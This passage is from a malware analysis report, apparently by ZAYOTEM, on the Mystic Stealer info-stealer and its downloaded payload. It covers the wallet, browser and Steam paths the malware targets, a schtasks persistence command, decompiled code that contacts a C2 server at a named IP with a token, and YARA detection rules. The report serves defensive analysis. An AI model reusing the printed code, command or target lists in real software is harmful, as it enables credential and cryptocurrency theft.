Wallets/Bitcoin Core	%appdata%\Bitcoin\wallets
Wallets/Bitcoin Core Old	%appdata%\Bitcoin
Wallets/Dogecoin	%appdata%\Bitcoin\wallets
Wallets/Raven Core	%appdata%\Raven
Wallets/Daedalus Mainnet	%appdata%\Daedalus Mainnet\wallets
Wallets/Blockstream Green	%appdata%\Blockstream\Green\wallets
Wallets/Wasabi Wallet	%appdata%\WalletWasabi\Client\Wallets
Wallets/Ethereum	%appdata%\Ethereum

Wallets/Electrum	%appdata%\Electrum\wallets
Wallets/ElectrumLTC	%appdata%\Electrum-LTC\wallets
Wallets/Electron Cash	%appdata%\ElectronCash\wallets
Wallets/MultiDoge	%appdata%\MultiDoge
Wallets/Jaxx Desktop Old	%appdata%\jaxx\Local Storage
Sda/docsx	%userprofile%\Desktop\maFiles
Sda/docsxh	%userprofile%\Downloads\maFiles
Sda/file	%userprofile%\Downloads
Sda/docs	%userprofile%\Desktop

The malware was found to be trying to access information from **telegram**, **steam** and **office** applications.




Figure 23 - Telegram Control




Figure 24 - Steam Control

Figure 25 - Office Control

After all these operations, the malware sends a done request to the server and then proceeds to the persistence stage. In the persistence stage, the malware downloads and executes a malicious file using a loader request.




Figure 26 - Loader Request




Figure 27 - Downloaded Malicious File




Figure 28 – Malicious File Process

Finally, the malware schedules the downloaded file to run every 15 minutes using the schtasks command with cmd.




Figure 29 - Schtasks

The **schtasks** command created by the malware is as follows:

```
/c schtasks /create /F /sc minute /mo 15 /tr
"C:\Users\aktss\AppData\Local\Temp\bECo4jfHxOEF1vV.exe" /tn
"\WindowsAppPool\ilgYnHSaseLILzh "
```

bECo4jfHxOEF1vV.exe

Name	Awny.exe
MD5	48ABFE3B0DD54D912074E8AC952237CB
SHA256	F9A59D35F89B98DDE9BCAB0596DAD0BA5270B3509011A3EE0F751A724BEC0829
File Type	PE32/EXE

Dynamic Analysis




Figure 30 - bECo4jfHxOEF1vV.exe Streaming

Outline of the program flow;

1. Pre-malicious activity checks
2. Malicious activity
3. Sending the collected information to the C2 server,

are listed as.

It is observed that the malware first performs a country check and if it matches the compared countries, it terminates itself.

```
string text = regionsCountry[i];
if (text.Contains(regionInfo.EnglishName))
{
    goto IL_6C;
}
string text2 = text;
CultureInfo currentUICulture = CultureInfo.CurrentUICulture;
if (text2.Contains((currentUICulture != null) ? currentUICulture.EnglishName : null))
{
    goto IL_6C;
}
bool flag = local.Id.Contains(text);
IL_6D:
bool flag2 = flag;
if (flag2)
{
    return true;
}
i++;
continue;
IL_6C:
flag = true;
goto IL_6D;
```

Figure 31 – Country Control

```
bool flag = SystemNetMailMetadataRecordZ.Check();
if (flag)
{
    Environment.Exit(0);
}
```

Figure 32 – Self Shutdown Function

List of controlled countries:

- Armenia
- Belarus
- Kazakhstan
- Kyrgyzstan
- Moldova
- Tajikistan
- Uzbekistan
- Ukraine
- Russia

It has been determined that the IP address has been decrypted.




Figure 33 - Runtime IP Decrypt




Figure 34 - IP Decrypt

It is observed that an attempt is made to establish a connection to the decrypted address **77.91.124.55:19071** by adding a specific **token** value with the **Authorization** header.

```
netTcpBinding.Security.Mode = SecurityMode.None;
IContextChannel contextChannel = new ChannelFactory<dnlibDotNetValueArraySigk>(netTcpBinding, new EndpointAddress(new Uri
  ("net.tcp://" + address + "/"), EndpointIdentity.CreateDnsIdentity("localhost"), new AddressHeader[0]))
{
    Credentials =
    {
        ServiceCertificate =
        {
            Authentication =
            {
                CertificateValidationMode = X509CertificateValidationMode.None
            }
        }
    }
}.CreateChannel() as IContextChannel;
this.connector = (contextChannel as dnlibDotNetValueArraySigk);
OperationContextScope operationContextScope = new OperationContextScope(contextChannel);
string value = "5a32eecb1b7e4ba104170596a5a08c11";
MessageHeader header = MessageHeader.CreateHeader("Authorization", "ns1", value);
OperationContext.Current.OutgoingMessageHeaders.Add(header);
result = true;
```

Figure 35 - Token Control

The malware communicates with the C2 Server and gives the returned values to an object named **settings**. The object named **Settings** contains the files to be checked.

```
SystemComponentModelPasswordPropertyTextAttributer settings = new SystemComponentModelPasswordPropertyTextAttributer();
while (!systemNetHttpRequestCreatorq.Id5(out settings))
{
    bool flag5 = !systemNetHttpRequestCreatorq.Id3();
    if (flag5)
    {
        throw new Exception();
    }
    Thread.Sleep(1000);
}
```

Figure 36 - Settings

İsim	Değer
settings	{SystemComponentModelPasswordPropertyTextAttributer}
Id1	true
Id10	Count = 0x00000008
[0]	@"%userprofile%\Downloads*.maFile*|1"
[1]	@"%userprofile%\Desktop*.maFile*|1"
[2]	@"C:\Users\%userprofile%\Downloads*.maFile*|1"
[3]	@"C:\Users\%userprofile%\Desktop*.maFile*|1"
[4]	@"C:\Users\%userprofile%\Desktop\maFiles*.maFile*|1"
[5]	@"C:\Users\%userprofile%\Downloads\maFiles*.maFile*|1"
[6]	@"%userprofile%\Desktop\maFiles*.maFile*|1"
[7]	@"%userprofile%\Downloads\maFiles*.maFile*|1"

Figure 37 - Settings Object

List of files to check:

File Path
%USERPROFILE%\AppData\Local\Battle.net
%USERPROFILE%\AppData\Local\Chromium\User Data
%USERPROFILE%\AppData\Local\Google\Chrome\User Data

%USERPROFILE%,AppData,Local,Google)x86=,Chrome,User Data
%USERPROFILE%\AppData\Roaming\Opera Software\
%USERPROFILE%\AppData\Local\MapleStudio\ChromePlus\User Data
%USERPROFILE%\AppData\Local\Iridium\User Data
%USERPROFILE%\AppData\Local\7Star\7Star\User Data
%USERPROFILE%\AppData\Local\CentBrowser\User Data
%USERPROFILE%\AppData\Local\Chedot\User Data
%USERPROFILE%\AppData\Local\Vivaldi\User Data
%USERPROFILE%\AppData\Local\Kometa\User Data
%USERPROFILE%\AppData\Local\Elements Browser\User Data
%USERPROFILE%\AppData\Local\Epic Privacy Browser\User Data
%USERPROFILE%\AppData\Local\uCozMedia\Uran\User Data
%USERPROFILE%\AppData\Local\Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer
%USERPROFILE%\AppData\Local\CatalinaGroup\Citrio\User Data
%USERPROFILE%\AppData\Local\Coowon\Coowon\User Data
%USERPROFILE%\AppData\Local\liebao\User Data
%USERPROFILE%\AppData\Local\QIP Surf\User Data
%USERPROFILE%\AppData\Local\Orbitum\User Data
%USERPROFILE%\AppData\Local\Comodo\Dragon\User Data
%USERPROFILE%\AppData\Local\Amigo\User\User Data
%USERPROFILE%\AppData\Local\Torch\User Data
%USERPROFILE%\AppData\Local\Yandex\YandexBrowser\User Data
%USERPROFILE%\AppData\Local\Comodo\User Data
%USERPROFILE%\AppData\Local\360Browser\Browser\User Data
%USERPROFILE%\AppData\Local\Maxthon3\User Data
%USERPROFILE%\AppData\Local\K-Melon\User Data
%USERPROFILE%\AppData\Local\Sputnik\Sputnik\User Data
%USERPROFILE%\AppData\Local\Nichrome\User Data
%USERPROFILE%\AppData\Local\CocCoc\Browser\User Data
%USERPROFILE%\AppData\Local\Uran\User Data
%USERPROFILE%\AppData\Local\Chromodo\User Data
%USERPROFILE%\AppData\Local\Mail.Ru\Atom\User Data
%USERPROFILE%\AppData\Local\BraveSoftware\Brave-Browser\User Data
%USERPROFILE%\AppData\Local\Microsoft\Edge\User Data
%USERPROFILE%\AppData\Local\NVIDIA Corporation\NVIDIA GeForce Experience
%USERPROFILE%\AppData\Local\Steam
%USERPROFILE%\AppData\Local\CryptoTab Browser\User Data
%USERPROFILE%\AppData\Roaming\Mozilla\Firefox
%USERPROFILE%\AppData\Roaming\Waterfox
%USERPROFILE%\AppData\Roaming\K-Meleon
%USERPROFILE%\AppData\Roaming\Comodo\IceDragon
%USERPROFILE%\AppData\Roaming\8pecxstudios\Cyberfox
%USERPROFILE%\AppData\Roaming\NETGATE Technologies\BlackHaw
%USERPROFILE%\AppData\Roaming\Moonchild Productions\Pale Moon

The malicious activity is executed in a loop and the malicious functions are called in sequence and the received data is sent to the C2 server in sequence.




Figure 38 – Malicious Function Loop

It was detected that system information was retrieved and sent to the C2 server.




Figure 39 – System Info

The malware checks the antivirus programs installed on the system. It then sends the data it finds to the C2 server.




Figure 40 - Antivirus Check

The malware retrieves the list of browsers installed on the system and sends it to the C2 server.




Figure 41 – Browser Control

The malware receives the **RAM**, **processor** and **GPU** information of the system and sends it to the C2 server.




Figure 42 - RAM, CPU, GPU Info

It is seen that the malware receives the **program** list and **process** list installed on the computer and is sent to the C2 server.




Figure 43 - Program List




Figure 44 - Process List

Finally, it was found that the languages installed on the system were retrieved and sent to the C2 server




Figure 45 – Language Control

At the end of all these processes, the pest shuts itself down.

MysticStealer.exe YARA Rules

```
import "hash"

rule mysticstealer

{

    meta:

        author = "ZAYOTEM"

        description = "mysticstealer"

        first_date="18.09.2023"

        report_date="14.10.2023"

    strings:

        $str1="C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\AppLaunch.exe"

        $str2="Parker"

        $str3="Event"

        $str4="Jo-Man"

        $disass1 = {e9 69 a1 3c 00 42 00 0f 57 c0 53 56 66 0f 13 45 90 66 0f 13 45 98}

        $disass2 = {e9 ba 90 ff d0 68 b6 47 36 4f ff 35 00 32 44 00 e8 60 fd ff ff}

        $disass3 = {e9 e7 e8 50 cf ff ff 8b 95 44 ff ff ff 85 d2 74 2f 8b 8d 4c}

    condition:

        hash.md5(0,filesize)=="43F1040BEB90E0054C1759028B5EAE5E" or all of ($str*)
or all of ($disass*)

}
```

400000.exe YARA Rules

```
import "hash"

rule _400000

{

    meta:

        author = "ZAYOTEM"

        description = "400000"

    strings:

        $a1 = "gitis"

        $a2 = "dddd, MMMM dd, yyyy"

        $a3 = "<requestedExecutionLevel level='asInvoker' uiAccess='false'"

        $a4 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"

        $a5 = "1111111111111111;;;;;;;;;;;;;;;;;;;;?????????????????CC"

        $a6 = "8.8Z8d8m8"

    condition:

        hash.md5(0,filesize)=="d2c44de6b26bbf79cee8666cb0b1acd6" or all of them

}
```

Awny.exe YARA Rules

